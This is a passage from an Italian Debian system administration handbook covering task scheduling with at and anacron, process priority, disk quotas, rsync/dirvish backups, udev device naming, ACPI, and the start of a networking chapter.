Per eseguire un comando una sola volta, subito dopo l'avvio del computer, è possibile utilizzare la macro `@reboot` (un semplice riavvio di `cron` non innesca un comando pianificato con `@reboot`). Questa macro sostituisce i primi cinque campi di una voce *crontab*.

ALTERNATIVA

Emulare `cron` con `systemd`

E' possibile emulare parte del comportamento di `cron` con il meccanismo timer di `systemd` (vedere la Sezione 9.1.1, «Il sistema di init systemd» [195]).

9.7.2. Utilizzo del comando `at`

Il comando `at` esegue un comando in un specifico momento nel futuro. Basta specificare come parametri della riga di comando la data e l'ora desiderata, e il comando da eseguire nel suo stan-

dard input. Il comando verrà eseguito come se fosse stato inserito nella shell corrente. `at` si preoccupa anche di mantenere l'ambiente attuale, in modo da riprodurre le stesse condizioni quando esegue il comando. L'ora viene indicata seguendo le solite convenzioni: 16:12 o 4:12 PM rappresentano le 16.12. La data può essere specificata in diversi formati europei ed occidentali, che includono GG.MM.AA (27.07.15 rappresenta quindi il 27 luglio 2015), AAAA-MM-GG (questa stessa data è indicata con 2015-07-27), MM/GG/[CC]AA (cioè, 12/25/15 o 12/25/2015 rappresenterà il 25 dicembre 2015), o semplicemente MMGG[CC]AA (in modo che 122515 o 12252015 rappresenteranno, anch'esse, il 25 dicembre 2015). Senza di essa, il comando verrà eseguito non appena l'orologio raggiunge l'ora indicata (lo stesso giorno, o il successivo se quell'ora è già passata durante lo stesso giorno). Si può anche semplicemente scrivere "today»" (oggi) o "tomorrow" (domani) che si spiegano da soli.

```
$ at 09:00 27.07.15 <<END
> echo "Don't forget to wish a Happy Birthday to Raphaël!" \
>   | mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

Una sintassi alternativa rimanda l'esecuzione per un determinato periodo: `at now + numero periodo`. *periodo* può essere `minutes`, `hours`, `days` o `weeks`. *numero* indica semplicemente il numero di dette unità che devono trascorrere prima dell'esecuzione del comando.

Per annullare un'operazione pianificata in `cron`, è sufficiente eseguire `crontab -e` ed eliminare la riga corrispondente nel file *crontab*. Per le attività `at`, è quasi altrettanto facile: eseguire `atrm numero-attività`. Il numero dell'attività è indicato dal comando `at` quando la si pianifica, ma è possibile ritrovarlo con il comando `atq`, che mostra l'attuale elenco di operazioni pianificate.

9.8. Pianificazione di attività asincrone: `anacron`

`anacron` è il demone che completa `cron` per i computer che non sono sempre accesi. Dal momento che le attività normali sono di solito programmate per la metà della notte, non saranno mai eseguite se il computer è spento in quel momento. Lo scopo di `anacron` è quello di eseguirle, tenendo conto dei periodi in cui il computer non funziona.

Da notare che `anacron` molto spesso esegue le attività pochi minuti dopo l'avvio della macchina, il che può rendere il computer meno reattivo. Ecco perché i compiti nel file `/etc/anacrontab` vengono avviati con il comando `nice`, che riduce la priorità di esecuzione e limita così il loro impatto sul resto del sistema. Attenzione al fatto che il formato del file non è lo stesso di `/etc/crontab`; se si hanno esigenze particolari per `anacron`, consultare la pagina di manuale `anacrontab(5)`.

FONDAMENTALI

Priorità e `nice`

I sistemi Unix (e quindi Linux) sono sistemi multi-tasking e multi-utente. Infatti, più processi possono essere eseguiti in parallelo, ed essere di proprietà di diversi utenti: il kernel controlla l'accesso alle risorse dei diversi processi. Come parte di

questo compito, ha un concetto di priorità, che consente di favorire certi processi rispetto ad altri, secondo le necessità. Quando si sa che un processo può essere eseguito a bassa priorità, è possibile indicarlo eseguendolo con `nice programma`. Il programma avrà quindi una quota minore della CPU, e avrà un minore impatto su altri processi in esecuzione. Naturalmente, se nessun altro processo deve essere eseguito, il programma non verrà artificialmente rallentato.

`nice` lavora con «livelli di nice»: i livelli positivi (da 1 a 19) diminuiscono progressivamente la priorità, mentre i livelli negativi (da -1 a -20) la aumentano, ma solo root può usare questi livelli negativi. Salvo diversa indicazione (si veda la pagina di manuale `nice(1)`), `nice` aumenta il livello corrente di 10.

Se ci si accorge che un compito già in esecuzione avrebbe dovuto essere avviato con `nice` non è troppo tardi per risolvere il problema: il comando `renice` modifica la priorità di un processo già in esecuzione, in entrambe le direzioni (ma ridurre il «livello di nice» di un processo è riservato all'utente root).

L'installazione del pacchetto *anacron* disattiva tramite `cron` l'esecuzione degli script nelle directory `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/` e `/etc/cron.monthly/`. Questo evita la loro doppia esecuzione tramite `anacron` e `cron`. Il comando `cron` rimane attivo e continuerà a gestire le altre attività programmate (in particolare quelle pianificate dagli utenti).

9.9. Quote

Il sistema delle quote permette di limitare lo spazio su disco assegnato a un utente o a un gruppo di utenti. Per configurarlo, è necessario disporre di un kernel che lo supporti (compilato con l'opzione `CONFIG_QUOTA`) — come è nel caso dei kernel di Debian. Il software di gestione delle quote si trova nel pacchetto Debian *quota*.

Per attivare le quote in un file system, è necessario indicare le opzioni usrquota e grpquota in `/etc/fstab` per le quote di utenti e gruppi, rispettivamente. Riavviare il computer quindi aggiornerà le quote in assenza di attività del disco (una condizione necessaria per un'adeguata contabilità dello spazio su disco già utilizzato).

Il comando `edquota utente` (o `edquota -g gruppo`) consente di modificare i limiti mentre si controlla l'utilizzo attuale dello spazio su disco.

APPROFONDIMENTO

Definire le quote con uno script

Il programma `setquota` può essere utilizzato in uno script per cambiare automaticamente numerose quote. La sua pagina di manuale `setquota(8)` descrive la sintassi da utilizzare.

Il sistema delle quote consente di impostare quattro limiti:

- due limiti (chiamati «soft» e «hard») si riferiscono al numero di blocchi consumati. Se il file system è stato creato con una dimensione dei blocchi di 1 kibibyte, un blocco contiene 1024 byte di uno stesso file. Blocchi non saturi quindi portano a perdite di spazio su disco.

Una quota di 100 blocchi, che permette teoricamente la memorizzazione di 102.400 byte, sarà comunque satura con soli 100 file di 500 byte ciascuno, che rappresentano solo 50.000 byte in totale.

- due limiti (soft e hard) si riferiscono al numero di inode utilizzati. Ogni file occupa almeno un inode per memorizzare le sue informazioni (permessi, proprietario, data e ora dell'ultimo accesso, ecc.). È quindi un limite al numero di file dell'utente.

Un limite «soft» può essere temporaneamente superato, l'utente sarà semplicemente avvertito che sta superando la quota dal comando `warnquota`, che di solito è invocato da `cron`. Un limite «hard» non può mai essere superato: il sistema rifiuterà qualsiasi operazione che causerebbe il superamento della quota.

VOCABOLARIO

Blocchi e inode

Il file system divide il disco rigido in blocchi: piccole aree contigue. La dimensione di questi blocchi è definita durante la creazione del file system, e varia generalmente tra 1 e 8 kibibyte.

Un blocco può essere utilizzato per memorizzare i dati reali di un file, o per i metadati utilizzati dal file system. Tra questi metadati, in particolare ci sono gli inode. Un inode utilizza un blocco sul disco rigido (ma questo blocco non è preso in considerazione per la quota dei blocchi, ma solo per la quota degli inode), e contiene sia le informazioni sul file a cui corrisponde (nome, proprietario, permessi, ecc.) sia i puntatori ai blocchi di dati che vengono effettivamente utilizzati. Per i file molto grandi che occupano un numero di blocchi più alto di quella a cui è possibile fare riferimento in un singolo inode, esiste un sistema di blocchi indiretto; l'inode fa riferimento ad un elenco di blocchi che non contengono direttamente i dati, ma un altro elenco di blocchi.

Con il comando `edquota -t`, è possibile definire un «periodo di grazia» massimo autorizzato in cui un limite soft può essere superato. Dopo questo periodo, il limite soft verrà trattato come un limite rigido («hard»), e l'utente dovrà ridurre l'utilizzo dello spazio su disco entro questo limite per poter scrivere altro sul disco rigido.

APPROFONDIMENTO

Impostazione di una quota predefinita per i nuovi utenti

Per configurare automaticamente una quota per i nuovi utenti, è necessario configurare un modello di utente (con `edquota` o `setquota`) ed indicare il loro nome utente nella variabile `QUOTAUSER` del file `/etc/adduser.conf`. Questa configurazione della quota verrà applicata automaticamente ad ogni nuovo utente creato con il comando `adduser`.

9.10. Backup

Fare copie di backup è uno dei compiti principali di ogni amministratore, ma rappresenta un argomento complesso, che coinvolge potenti strumenti che sono spesso difficili da padroneggiare.

Esistono molti programmi, come `amanda`, `bacula`, `BackupPC`. Sono sistemi client/server con molte opzioni, la cui configurazione è piuttosto difficile. Alcuni di essi forniscono interfacce

web facili da usare per mitigare il problema. Debian tuttavia contiene decine di altri software per i backup che coprono tutti i casi d'uso, come si può facilmente confermare con `apt-cache search backup`.

Invece di descriverne in dettaglio alcuni, questa sezione esporrà i pensieri degli amministratori della Falcot Corp quando definirono la loro strategia di backup.

Nella Falcot Corp, i backup hanno due obiettivi: recuperare i file erroneamente cancellati e ripristinare rapidamente qualsiasi computer (server o desktop), il cui disco rigido è venuto meno.

9.10.1. Backup con `rsync`

Dato che i backup su nastro sono stati ritenuti troppo lenti e costosi, il backup dei dati viene fatto su hard disk su un server dedicato, in cui l'uso di RAID software (vedere la Sezione 12.1.1, «RAID software» [320]) proteggerà i dati da guasti del disco rigido. I backup dei computer desktop non vengono fatti singolarmente, ma gli utenti sono avvisati che verrà eseguito il backup del loro account personale sul file server del proprio dipartimento. Il comando `rsync` (dal pacchetto omonimo) viene utilizzato quotidianamente per eseguire il backup di questi server diversi.

FONDAMENTALI

Il collegamento fisico, un secondo nome per il file

Un collegamento fisico, al contrario di un collegamento simbolico, non può essere distinto dal file collegato. La creazione di un collegamento fisico essenzialmente equivale a dare ad un file esistente un secondo nome. Ecco perché la rimozione di un collegamento fisico rimuove solo uno dei nomi associati al file. Finché un altro nome è ancora assegnato al file, i dati in esso rimangono presenti sul file system. È interessante notare che, a differenza di una copia, il collegamento fisico non occupa spazio aggiuntivo sul disco rigido.

Un collegamento fisico viene creato con il comando `ln obiettivo collegamento`. Il file *collegamento* è quindi un nuovo nome per il file *obiettivo*. I collegamenti fisici possono essere creati solo sullo stesso file system, mentre i collegamenti simbolici non sono soggetti a questa limitazione.

Lo spazio disponibile sul disco fisso vieta l'attuazione di un backup completo ogni giorno. Pertanto, il comando `rsync` è preceduto da una duplicazione del contenuto del backup precedente con collegamenti fisici, il che impedisce l'utilizzo eccessivo di spazio su disco. Il processo `rsync` quindi sostituisce solo i file che sono stati modificati dall'ultimo backup. Con questo meccanismo un gran numero di backup può essere mantenuto in una piccola quantità di spazio. Dal momento che tutti i backup sono immediatamente disponibili e accessibili (per esempio, in diverse directory di una determinata condivisione della rete), è possibile fare rapidamente paragoni tra due date.

Questo meccanismo di backup viene facilmente implementato con il programma `dirvish`. Utilizza uno spazio di archiviazione di backup («banca» nel suo vocabolario), in cui colloca copie con l'indicazione della data di insiemi di file di backup (questi insiemi sono chiamati «casseforti» («vault») nella documentazione di dirvish).

La configurazione principale è nel file `/etc/dirvish/master.conf`. Esso definisce la posizione dello spazio di archiviazione di backup, l'elenco delle «casseforti» da gestire, ed i valori predefiniti per la scadenza dei backup. Il resto della configurazione si trova nel file `banca/cassaforte/dirvish/default.conf` e contiene una configurazione specifica per il corrispondente insieme di file.

Esempio 9.3 *Il file* `/etc/dirvish/master.conf`

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root    22:00
expire-default: +15 days
expire-rule:
#   MIN HR    DOM MON       DOW  STRFTIME_FMT
    *   *     *   *         1    +3 months
    *   *     1-7 *         1    +1 year
    *   *     1-7 1,4,7,10  1
```

L'impostazione bank indica la directory in cui sono memorizzati i backup. L'impostazione exclude consente di indicare i file (o i tipi di file) da escludere dal backup. Runall è un elenco di insiemi di file di cui fare il backup, ciascuno con una marcatura temporale che permette di assegnare la data corretta alla copia nel caso in cui il backup non venga avviato precisamente al tempo stabilito. Si deve indicare una data appena precedente all'effettiva ora di esecuzione (che in Debian sono in modo predefinito le 22.04, secondo il contenuto di `/etc/cron.d/dirvish`). Da ultimo, le impostazioni expire-default e expire-rule definiscono la politica di scadenza per i backup. Nell'esempio precedente vengono conservati per sempre i backup che sono generati la prima domenica di ogni trimestre, quelli della prima domenica di ogni mese sono cancellati dopo un anno e quelli delle altre domeniche dopo 3 mesi. Gli altri backup giornalieri sono conservati per 15 giorni. L'ordine in cui sono scritte le regole non ha importanza, Dirvish usa l'ultima regola che fa corrispondenza, o expire-default se nessuna altra regola expire-rule corrisponde.

IN PRATICA

Scadenza programmata

Le regole di scadenza non vengono utilizzate da `dirvish-expire` per fare il suo lavoro. In realtà, le regole di scadenza vengono applicate quando si crea una nuova copia di backup per definire la data di scadenza associata a quella copia. `dirvish-expire` analizza semplicemente le copie memorizzate ed elimina quelle per le quali la data di scadenza è trascorsa.

Esempio 9.4 *Il file* `/backup/root/dirvish/default.conf`

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

L'esempio precedente specifica l'insieme di file di cui eseguire il backup: questi sono i file sulla macchina *rivendell.falcot.com* (per il backup locale dei dati, è sufficiente specificare il nome della macchina locale come indicato da `hostname`), in particolare quelli nell'albero radice (`tree: /`), eccetto quelli elencati in `exclude`. Il backup sarà limitato ai contenuti di un file system (`xdev: 1`). Non include i file da altri punti di mount. Sarà generato un indice dei file salvati (`index: gzip`), e il nome dell'immagine sarà creato in base alla data corrente (`image-default: %Y%m%d`).

Ci sono molte opzioni disponibili, tutte documentate nella pagina di manuale `dirvish.conf(5)`. Una volta che questi file di configurazione sono impostati, è necessario inizializzare ogni insieme di file con il comando `dirvish --vault cassaforte --init`. Da quel momento in poi l'invocazione quotidiana di `dirvish-runall` creerà automaticamente una nuova copia di backup subito dopo aver cancellato quelle scadute.

IN PRATICA

Backup remoto tramite SSH

Quando dirvish ha bisogno di salvare i dati in un computer remoto, utilizzerà `ssh` per connettersi ed avvierà `rsync` come server. Questo richiede che l'utente root sia in grado di connettersi automaticamente. L'utilizzo di una chiave di autenticazione SSH consente appunto questo (vedere la Sezione 9.2.1.1, «Autenticazione basata su chiave» [206]).

9.10.2. Ripristino di macchine senza backup

I computer desktop, di cui non esiste il backup, saranno facile da reinstallare da DVD-ROM personalizzati preparati con *Simple-CDD* (vedere la Sezione 12.3.3, «Simple-CDD: la soluzione completa» [363]). Dato che questo fa un'installazione da zero, viene persa ogni personalizzazione eventualmente fatta dopo l'installazione iniziale. Ciò non è un problema, dato che i sistemi sono tutti agganciati ad una directory LDAP centralizzata per gli account e la maggior parte delle applicazioni desktop è preconfigurata grazie a dconf (per ulteriori informazioni su questo vedere la Sezione 13.3.1, «GNOME» [379]).

Gli amministratori della Falcot Corp sono consapevoli dei limiti della loro politica di backup. Dal momento che non possono proteggere il server di backup così efficacemente come un nastro in una cassetta di sicurezza a prova di fuoco, l'hanno installato in una stanza separata in modo che un disastro come un incendio nella stanza del server non distruggerà i backup insieme a tutto il

resto. Inoltre, ne fanno un backup incrementale su DVD-ROM, una volta a settimana: vengono inclusi solo quei file che sono stati modificati dopo l'ultimo backup.

APPROFONDIMENTO

Backup dei servizi SQL e LDAP

Per molti servizi (ad esempio i database SQL o LDAP) non è possibile fare il backup semplicemente copiando i loro file (a meno che non siano interrotti correttamente durante la creazione dei backup, il che è spesso problematico, in quanto sono destinati ad essere disponibili in qualsiasi momento). Perciò, è necessario utilizzare un meccanismo di «esportazione» per creare un «dump dei dati» di cui si può tranquillamente fare il backup. Si tratta spesso di file di grandi dimensioni, ma si comprimono bene. Per ridurre lo spazio di archiviazione necessario, è consigliato salvare un file di testo completo a settimana, e un `diff` ogni giorno, creato con un comando del tipo `diff file_di_ieri file_di_oggi`. Il programma `xdelta` produce differenze incrementali da dump binari.

CULTURA

***TAR*, lo standard per i backup su nastro**

Storicamente, il mezzo più semplice per fare un backup in Unix era quello di memorizzare un archivio *TAR* su un nastro. Il comando `tar` ha preso il suo nome da «Tape ARchive» (archivio su nastro).

9.11. Collegamento a caldo: *hotplug*

9.11.1. Premessa

Il sottosistema *hotplug* del kernel gestisce dinamicamente l'aggiunta e la rimozione dei dispositivi, caricando i driver appropriati e creando i corrispondenti file di device (con l'aiuto di `udevd`). Con l'hardware moderno e la virtualizzazione, quasi tutto può essere inserito a caldo: dalle comuni periferiche USB/PCM/IEEE 1394 agli hard disk SATA, ma anche la CPU e la memoria.

Il kernel ha un database che associa ogni ID di dispositivo con il driver richiesto. Questo database viene utilizzato durante l'avvio per caricare tutti i driver per le periferiche rilevate sui diversi bus, ma anche quando viene aggiunto un dispositivo supplementare collegato a caldo. Una volta che il dispositivo è pronto all'uso, viene inviato un messaggio a `udevd` che quindi sarà in grado di creare la voce corrispondente in `/dev/`.

9.11.2. Il problema dei nomi

Prima della comparsa dei collegamenti a caldo, era facile assegnare un nome fisso ad un dispositivo. Esso era basato semplicemente sulla posizione dei dispositivi sui loro rispettivi bus. Ma questo non è possibile quando tali dispositivi possono andare e venire sul bus. Il caso tipico è l'uso di una macchina fotografica digitale e una chiave USB che appaiono entrambe al computer come unità disco. La prima ad essere collegata potrebbe essere `/dev/sdb` e la seconda `/dev/sdc` (con `/dev/sda` che rappresenta il disco rigido del computer). Il nome del dispositivo non è fisso, ma dipende dall'ordine in cui sono collegati i dispositivi.

Inoltre, sempre più driver usano valori dinamici per i numeri maggiori/minori di device, il che rende impossibile avere voci statiche per i dispositivi indicati, in quanto tali caratteristiche essenziali possono variare dopo un riavvio.

udev è stato creato proprio per risolvere questo problema.

9.11.3. Come funziona *udev*

Quando il kernel notifica a *udev* la comparsa di un nuovo dispositivo, quest'ultimo raccoglie diverse informazioni sul dispositivo dato consultando le voci corrispondenti in `/sys/`, specialmente quelle che lo identificano in modo univoco (indirizzo MAC di una scheda di rete, numero di serie per alcuni dispositivi USB, ecc.).

Armato di tutte queste informazioni, *udev* consulta allora tutte le regole contenute in `/etc/udev/rules.d/` e `/lib/udev/rules.d/`. In base a ciò decide quale nome dare al device, quali collegamenti simbolici creare (per avere nomi alternativi), e quali comandi eseguire. Tutti questi file vengono consultati e tutte le regole vengono valutate in sequenza (tranne quando un file utilizza direttive «GOTO»). Così, vi possono essere diverse regole che corrispondono ad un dato evento.

La sintassi dei file delle regole è molto semplice: ogni riga contiene i criteri di selezione e le assegnazioni delle variabili. I primi sono utilizzati per selezionare gli eventi per i quali esiste una necessità di reagire, mentre le seconde definiscono l'azione da eseguire. Sono tutti semplicemente separati da virgole e l'operatore distingue implicitamente tra un criterio di selezione (con operatori di confronto, come == o !=) e una direttiva di assegnazione (con operatori come =, += o :=).

Gli operatori di confronto vengono utilizzati per le seguenti variabili:

- KERNEL: il nome che il kernel assegna al device;
- ACTION: l'azione corrispondente all'evento («add» quando un dispositivo è stato aggiunto, «remove» quando è stato rimosso);
- DEVPATH: il percorso della voce in `/sys/` per il dispositivo;
- SUBSYSTEM: il sottosistema del kernel che ha generato la richiesta (ce ne sono molti, ma alcuni esempi sono «usb», «ide», «net», «firmware», ecc.);
- ATTR{*attributo*}: il contenuto del file *attributo* nella directory `/sys/$devpath/` del dispositivo. Qui è possibile trovare l'indirizzo MAC e altri identificatori specifici dei bus;
- KERNELS, SUBSYSTEMS e ATTRS{*attributi*} sono variazioni che cercheranno di soddisfare le diverse opzioni su uno dei dispositivi progenitori del dispositivo di corrente;
- PROGRAM: delega il test al programma indicato (true se restituisce 0, false in caso contrario). Il contenuto dello standard output del programma è memorizzato in modo da poter essere riutilizzato dal test RESULT;

- RESULT: esegue test sullo standard output memorizzato durante l'ultima chiamata a PROGRAM.

Gli operandi di destra possono utilizzare modelli di espressioni per trovare corrispondere a diversi valori allo stesso tempo. Ad esempio, * corrisponde a qualsiasi stringa (anche vuota), ? corrisponde a qualsiasi carattere e [] corrisponde all'insieme di caratteri elencati tra le parentesi quadre (o l'opposto se il primo carattere è un punto esclamativo, e gli intervalli di caratteri contigui sono indicati come a-z).

Per quanto riguarda gli operatori di assegnazione, = assegna un valore (e sostituisce il valore corrente); nel caso di un elenco, questo viene svuotato e contiene solo il valore assegnato. := fa la stessa cosa, ma impedisce successive modifiche alla stessa variabile. Per quanto riguarda +=, esso aggiunge un elemento a un elenco. Le seguenti variabili possono essere modificate:

- NAME: il nome del file di device da creare in `/dev/`. Vale solo la prima assegnazione, le altre vengono ignorate;
- SYMLINK: l'elenco dei collegamenti simbolici che puntano allo stesso device;
- OWNER, GROUP e MODE definiscono l'utente e il gruppo che possiedono il device, nonché i permessi associati;
- RUN: l'elenco dei programmi da eseguire in risposta a questo evento.

I valori assegnati a queste variabili possono utilizzare diverse sostituzioni:

- $kernel o %k: equivalente a KERNEL;
- $number o %n: il numero d'ordine del dispositivo, per esempio, per sda3 sarebbe «3»;
- $devpath o %p: equivalente a DEVPATH;
- $attr{*attributo*} o %s{*attributo*}: equivalente a ATTRS {*attributo*};
- $major o %M: il numero kernel maggiore del device;
- $minor o %m: il numero kernel minore del device;
- $result o %c: la stringa prodotta in output dell'ultimo programma invocato da PROGRAM;
- e, infine, %% e $$ per, rispettivamente, il segno di percentuale e di dollaro.

Gli elenchi precedenti non sono completi (comprendono solo i parametri più importanti), ma la pagina di manuale `udev(7)` dovrebbe essere completa.

9.11.4. Un esempio concreto

Consideriamo il caso di una semplice penna USB e tentiamo di assegnarle un nome fisso. In primo luogo, è necessario individuare gli elementi che la identificano in modo univoco. Per far questo, collegarla ed eseguire `udevadm info -a -n /dev/sdc` (sostituendo */dev/sdc* con il nome effettivo assegnato alla chiave).

```
# udevadm info -a -n /dev/sdc
```

```
[...]
  looking at device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1-2.2:1.0/host9/
      ➥ target9:0:0/9:0:0:0/block/sdc':
    KERNEL=="sdc"
    SUBSYSTEM=="block"
    DRIVER==""
    ATTR{range}=="16"
    ATTR{ext_range}=="256"
    ATTR{removable}=="1"
    ATTR{ro}=="0"
    ATTR{size}=="126976"
    ATTR{alignment_offset}=="0"
    ATTR{capability}=="53"
    ATTR{stat}==" 51 100 1208 256 0 0 0
        ➥ 0 0 192 25 6"
    ATTR{inflight}==" 0 0"
[...]
  looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1
      ➥ /1-2/1-2.2/1-2.2:1.0/host9/target9:0:0/9:0:0:0':
    KERNELS=="9:0:0:0"
    SUBSYSTEMS=="scsi"
    DRIVERS=="sd"
    ATTRS{device_blocked}=="0"
    ATTRS{type}=="0"
    ATTRS{scsi_level}=="3"
    ATTRS{vendor}=="I0MEGA  "
    ATTRS{model}=="UMni64MB*IOM2C4 "
    ATTRS{rev}=="    "
    ATTRS{state}=="running"
[...]
    ATTRS{max_sectors}=="240"
[...]
  looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2':
    KERNELS=="9:0:0:0"
    SUBSYSTEMS=="usb"
    DRIVERS=="usb"
    ATTRS{configuration}=="iCfg"
    ATTRS{bNumInterfaces}==" 1"
    ATTRS{bConfigurationValue}=="1"
    ATTRS{bmAttributes}=="80"
    ATTRS{bMaxPower}=="100mA"
    ATTRS{urbnum}=="398"
    ATTRS{idVendor}=="4146"
    ATTRS{idProduct}=="4146"
    ATTRS{bcdDevice}=="0100"
[...]
    ATTRS{manufacturer}=="USB Disk"
    ATTRS{product}=="USB Mass Storage Device"
    ATTRS{serial}=="M004021000001"
```

```
[...]
```

Per creare una nuova regola, è possibile utilizzare i test sulle variabili del device, così come quelle di uno dei device genitore. Il caso di cui sopra permette di creare due regole come queste:

```
KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="usb_key/
    ➥ disk"
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="
    ➥ usb_key/part%n"
```

Una volta che queste regole sono specificate in un file, chiamato ad esempio `/etc/udev/rules.d/010_local.rules`, si può semplicemente rimuovere e ricollegare la chiave USB. È quindi possibile vedere che `/dev/usb_key/disk` rappresenta il disco associato alla chiave USB e `/dev/usb_key/part1` è la sua prima partizione.

APPROFONDIMENTI

Debug della configurazione di *udev*

Come molti demoni, `udevd` memorizza i file di log in `/var/log/daemon.log`. Non è però molto dettagliato per impostazione predefinita e non è, di solito, sufficiente per capire cosa sta succedendo. Il comando `udevadm control --log-priority=info` aumenta il livello di dettaglio e risolve questo problema. Mentre invece `udevadm control --log-priority=err` torna al livello di dettaglio predefinito.

9.12. Gestione dell'energia: Advanced Configuration and Power Interface (ACPI)

Il tema della gestione energetica è spesso problematico. Infatti, per sospendere correttamente il computer è necessario che tutti i driver delle periferiche del computer sappiano come andare in stand-by, per poi riconfigurare correttamente i dispositivi al risveglio. Purtroppo, ci sono ancora alcuni dispositivi che non sono in grado di essere sospesi correttamente sotto Linux, perché i loro produttori non hanno fornito le specifiche necessarie.

Linux supporta ACPI (Advanced Configuration and Power Interface): lo standard più recente per la gestione dell'energia. Il pacchetto *acpid* fornisce un demone che cerca eventi legati alla gestione energetica (il passaggio tra l'alimentazione da rete e dalla batteria su un portatile, ecc.) e che può eseguire vari comandi in risposta.

ATTENZIONE


Scheda grafica e standby

Quando lo standby non funziona correttamente è spesso per problemi con il driver della scheda grafica. In questo caso, è una buona idea testare l'ultima versione del server grafico X.org.

Dopo questa panoramica dei servizi di base comuni a molti sistemi Unix, ci concentreremo sull'ambiente delle macchine amministrate: la rete. Molti servizi sono necessari affinché la rete funzioni correttamente. Essi saranno discussi nel prossimo capitolo.

Parola chiave

Rete
Gateway
TCP/IP
IPv6
DNS
Bind
DHCP
QoS



Capitolo

10 Infrastruttura di rete

Contenuto

Linux beneficia del notevole patrimonio di Unix nel campo delle reti, e Debian offre una gamma completa di strumenti per la loro creazione e gestione. Questo capitolo esamina questi strumenti.

10.1. Gateway

Un gateway è un sistema di connessione tra reti diverse. Questo termine si riferisce spesso al «punto di uscita» di una rete locale sul percorso obbligato per tutti gli indirizzi IP esterni. Il gateway è connesso a ciascuna delle reti che collega insieme, e agisce come un router per trasmettere i pacchetti IP tra le varie interfacce.

FONDAMENTALI

Pacchetto IP

La maggior parte delle reti attuali utilizzano il protocollo IP (protocollo Internet: *Internet Protocol*). Questo protocollo segmenta i dati trasmessi in pacchetti di dimensioni limitate. Ogni pacchetto contiene, in aggiunta ai dati da trasmettere, un numero di dati necessari per il suo corretto instradamento.

FONDAMENTALI

TCP/UDP

Molti programmi non gestiscono autonomamente i singoli pacchetti, anche se i dati che trasmettono viaggiano su IP, ma generalmente utilizzano TCP (protocollo di controllo trasmissione: *Transmission Control Protocol*). TCP è un livello sopra IP che consente la creazione di connessioni dedicate a flussi di dati tra due punti. I programmi in seguito visualizzano solo un punto di ingresso in cui i dati possono essere trasmessi con la garanzia che gli stessi dati risulteranno senza perdita (e nella stessa sequenza) nel punto di uscita all'altra estremità della connessione. Benché possono accadere molti tipi di errori negli strati inferiori, questi vengono compensati da TCP: i pacchetti persi vengono ritrasmessi, ed i pacchetti in arrivo nell'ordine sbagliato (per esempio, se hanno usato percorsi differenti) vengono riordinati in modo appropriato.

Un altro protocollo che si basa sull'IP è UDP (*User Datagram Protocol*). Al contrario di TCP, è orientato al pacchetto di dati (packet-oriented). I suoi obiettivi sono diversi: lo scopo di UDP è solo quello di trasmettere un pacchetto da un'applicazione all'altra. Il protocollo non tenta di compensare la perdita di pacchetti possibile nel percorso, né garantisce che i pacchetti vengano ricevuti nello stesso ordine in cui sono stati inviati. Il vantaggio principale di questo protocollo è che la latenza è notevolmente migliorata, in quanto la perdita di un singolo pacchetto non ritarda la ricezione di tutti i pacchetti successivi fino quando quello perso viene ritrasmesso.

Sia TCP che UDP coinvolgono le porte, che sono «numeri di interno», per stabilire una comunicazione con una determinata applicazione su una macchina. Questo concetto permette di mantenere comunicazioni multiple diverse in parallelo con lo stesso destinatario, visto che possono essere distinte in base al numero di porta.

